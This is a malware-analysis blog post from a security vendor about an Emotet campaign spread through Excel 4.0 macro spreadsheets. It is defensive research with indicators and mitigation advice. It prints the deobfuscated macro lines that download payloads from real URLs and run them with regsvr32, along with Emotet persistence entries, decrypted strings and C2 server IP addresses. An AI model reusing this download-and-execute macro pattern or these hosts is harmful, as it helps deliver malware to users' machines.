Emotet: Still Abusing Microsoft Office Macros


netskope.com/blog/emotet-still-abusing-microsoft-office-macros

Gustavo Palazolo June 27, 2022

Summary


In April 2022, Netskope Threat Labs analyzed an Emotet campaign that was using LNK files instead of Microsoft Office documents, likely as a response to the protections launched by Microsoft in 2022 to mitigate attacks via Excel 4.0 (XLM) and VBA macros.

However, we recently came across hundreds of malicious Office documents that are being used to download and execute Emotet, indicating that some attackers are still using old delivery methods in the wild. Despite the protection Microsoft released in 2022 to prevent the execution of Excel 4.0 (XLM) macros, this attack is still feasible against users who are using outdated versions of Office. It is also feasible against users who have changed the default setting to explicitly enable macros. The fact that attackers are still using Excel 4.0 Macros indicates that outdated Office versions and users who have this protection disabled are still common.



Option to enable Excel 4.0 Macros.

By searching for similar files on VirusTotal, we found 776 malicious spreadsheets submitted between June 9, 2022 and June 21, 2022, which abuse Excel 4.0 (XLM) macros to download and execute Emotet's payload. Most of the files share the same URLs and some metadata. We extracted 18 URLs out of the 776 samples, four of which were online and delivering Emotet.





Submission timeline for Emotet spreadsheets on VirusTotal.


In this blog post, we will analyze this Emotet campaign, showing the delivery mechanism to the last payload.

Stage 01 – Malicious Spreadsheets

The first stage is a malicious spreadsheet that abuses Excel 4.0 (XLM) macros to download and execute Emotet. These files are being delivered as email attachments.








Phishing emails with malicious spreadsheets attached.
There are also cases where the spreadsheet is attached within a password-protected ZIP file.

The spreadsheet contains a message to lure the user to remove the protected view by clicking the “Enable Editing” button.



Spreadsheet message asking to click “Enable Editing”.
The malicious code is obfuscated and spread across hidden spreadsheets and cells.

Part of the Excel 4.0 Macros.

The code downloads the payload from an external URL via "URLDownloadToFileA" API and executes it with "regsvr32.exe", which is a commonly used binary for the Living-off-the-Land technique.

```
CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://wordpress.agrupem.com/wp-admin/jimjzu/","..\scd1.ocx",0,0)
=EXEC("regsvr32exe ..\scd1.ocx")
CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.aseguradosaldia.com/wp-content/kelQuot9kofUTL90uuE/","..\scd2.ocx",0,0)
=EXEC("regsvr32exe ..\scd2.ocx")
CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://ftp.meconser.com/banner/rrMocScrq7/","..\scd3.ocx",0,0)
=EXEC("regsvr32exe ..\scd3.ocx")
CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://hathaabeach.com/documents/k88rn/","..\scd4.ocx",0,0)
=EXEC("regsvr32exe ..\scd4.ocx")
RETURN()
```

Deobfuscated code from the spreadsheet.

Furthermore, most of the files we analyzed were authored by "*Dream*" and last saved either by "*RHRSDJTJDGHT*" or "*TYHRETH*", indicating the files likely share an author.


```
[redacted]:~/Downloads$ file 8b3fec64185fec1ffd353a54a8f19a3b
8b3fec64185fec1ffd353a54a8f19a3b: Composite Document File V2 Document, Little Endian, Os:
Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Cre
ating Application: Microsoft Excel, Create Time/Date: Fri Jun  5 18:19:34 2015, Last Saved
 Time/Date: Thu Jun  9 11:59:51 2022, Security: 0

[redacted]:~/Downloads$ file 5550b2f05b61c414209edc8f0b9ca896
5550b2f05b61c414209edc8f0b9ca896: Composite Document File V2 Document, Little Endian, Os:
Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: RHRSDJTJDGHT, Name o
f Creating Application: Microsoft Excel, Create Time/Date: Fri Jun  5 18:19:34 2015, Last
Saved Time/Date: Sun Jun 12 18:21:36 2022, Security: 0
```

Common metadata across the spreadsheets.


Stage 02 – Packed Emotet

We were able to download samples from four different URLs out of the 18 extracted from the spreadsheets. Two of the downloaded files were unpacking the same Emotet payload.




Four payloads downloaded from the spreadsheet URLs.

Emotet's main payload is encrypted and stored in the PE resources of the loader, which is the same case as other Emotet packed samples we analyzed earlier in 2022.



Emotet's main payload stored in the PE resources.

The unpacking/decryption process is also very similar to the samples we analyzed earlier in 2022, where a key is used in a simple rolling XOR algorithm.



Emotet decryption process.

Stage 03 – Emotet Payload

We extracted three different payloads (64-bit DLLs) from the samples we downloaded from the URLs.

Filename	MD5
1_payload.bin	9301079c85824590155b5f7718cce370
2_payload.bin	652cb04e3d6f4e98c15be4b24491746d
3_payload.bin	706e78752166a162a111b87af9e561c3
4_payload.bin	706e78752166a162a111b87af9e561c3

Main Emotet payloads.

We can find some similarities by comparing these payloads with the ones we analyzed in April 2022, like the pattern used in the DLL name.

```
;
; Export Ordinals Table for E.dll
;
word_180028990  dw 0                    ;
aEDll           db 'E.dll',0            ;
aDllregisterser db 'DllRegisterServer',0
```

Real name for all three samples is “E.dll”.

And also the persistence mechanism via Windows service that executes the payload via **regsvr32.exe.**

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Routes AllJoyn messages for the local AllJoyn clients. If this service is stopped the AllJoyn clients...
DisplayName	REG_SZ	IOLWxq.dll
ErrorControl	REG_DWORD	0x00000000 (0)
ImagePath	REG_EXPAND_SZ	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\QgELJNuabHsX\IOLWxq.dll"
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Emotet persistence mechanism.

However, there are some differences between these payloads and the ones we analyzed in April 2022. The first one is where and how Emotet decrypts its strings. In previous payloads, Emotet was storing its strings in the PE .text section.

In these latest payloads, Emotet uses functions to retrieve decrypted strings. Simply put, the attacker is using the concept of stack strings, which are passed via parameter to the function that performs the decryption process.

```
1  __int64 mw_encrypted_str_00()
2  {
3    int v1[6]; // [rsp+58h] [rbp-18h] BYREF
4
5    v1[3] = 0x743936F;
6    v1[0] = 0x2D912968;
7    v1[1] = 0x349E2878;
8    v1[2] = 0x329E286E;
9    return mw_decrypt_str(0x7DD26A2Di64, 0x93506i64, 0xDi64, 0xE661Ai64, 0x3B4BD, v1, 4u);
10 }
```

Emotet function to return a decrypted string.

The decrypted strings can be easily retrieved by placing breakpoints in the return of these functions. Also, it's possible to use a Python script to automatically extract this data using Dumpulator or any other emulation framework.

```
ECCPUBLICBLOB
%s%s.exe
Microsoft Primitive Provider
advapi32.dll
Content-Type: multipart/form-data; boundary=%s

%s\regsvr32.exe "%s"
crypt32.dll
wininet.dll
SHA256
HASH
shell32.dll
wtsapi32.dll
KeyDataBlob
RNG
POST
userenv.dll
%u.%u.%u.%u
Cookie: %s=%s

shlwapi.dll
ObjectLength
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
AES
%s\*
%s\%s
ECDSA_P256
urlmon.dll
bcrypt.dll
ECDH_P256
```

Emotet decrypted strings.

The C2 addresses are also retrieved in a different way on these payloads. Instead of storing this data in the PE .data section, Emotet parses the C2 addresses via functions as well.

```
v2[32] = sub_7FFD1D6D21DC;
v2[69] = sub_7FFD1D6D51A4;
v2[45] = sub_7FFD1D6CA73C;
v2[16] = sub_7FFD1D6DC6AC;
v2[61] = sub_7FFD1D6D9B7C;
v2[31] = sub_7FFD1D6CE778;
v2[22] = sub_7FFD1D6C4D68;
v2[34] = sub_7FFD1D6D6C60;
v2[11] = sub_7FFD1D6E4DB4;
v2[42] = sub_7FFD1D6E0A58;
v2[14] = sub_7FFD1D6D4E14;
v2[47] = sub_7FFD1D6E2BD0;
v2[39] = sub_7FFD1D6D4B10;
v2[53] = sub_7FFD1D6D529C;
v2[48] = sub_7FFD1D6CB90C;
v2[36] = sub_7FFD1D6D0614;
v2[44] = sub_7FFD1D6D6D50;
v2[65] = sub_7FFD1D6DB5B8;

__int64 __fastcall sub_7FFD1D6CA73C(_DWORD *a1, _DWORD *a2)
{
  *a1 = 0xD6A361D1;
  *a2 = 0x1BB0001;
  return 255654i64;
}
```

Emotet parsing the C2 server addresses.

And it's also possible to extract this information statically using an emulation script, similar to the one used for the strings.

```
82.165.152.127:8080
51.161.73.194:443
103.75.201.2:443
5.9.116.246:8080
213.241.20.155:443
79.137.35.198:8080
119.193.124.41:7080
186.194.240.217:443
172.105.226.75:8080
150.95.66.124:8080
131.100.24.231:80
94.23.45.86:4143
209.97.163.214:443
206.189.28.199:8080
173.212.193.249:8080
153.126.146.25:7080
```

Part of Emotet C2 server addresses.

Conclusions

In April 2022 we analyzed an Emotet campaign that was not using Microsoft Office files to spread, as a possible response to Microsoft protections. However, we still see some attackers abusing Microsoft Office files to download and execute Emotet. We strongly recommend users to update Microsoft Office to its latest versions. Also, IT administrators may also completely block Excel 4.0 (XLM) Macros via Group Policy.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  - Document-Excel.Trojan.Emotet
  - Win64.Trojan.Emotet
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
  - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
  - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

All the IOCs related to this campaign, scripts, and the Yara rules can be found in our GitHub repository.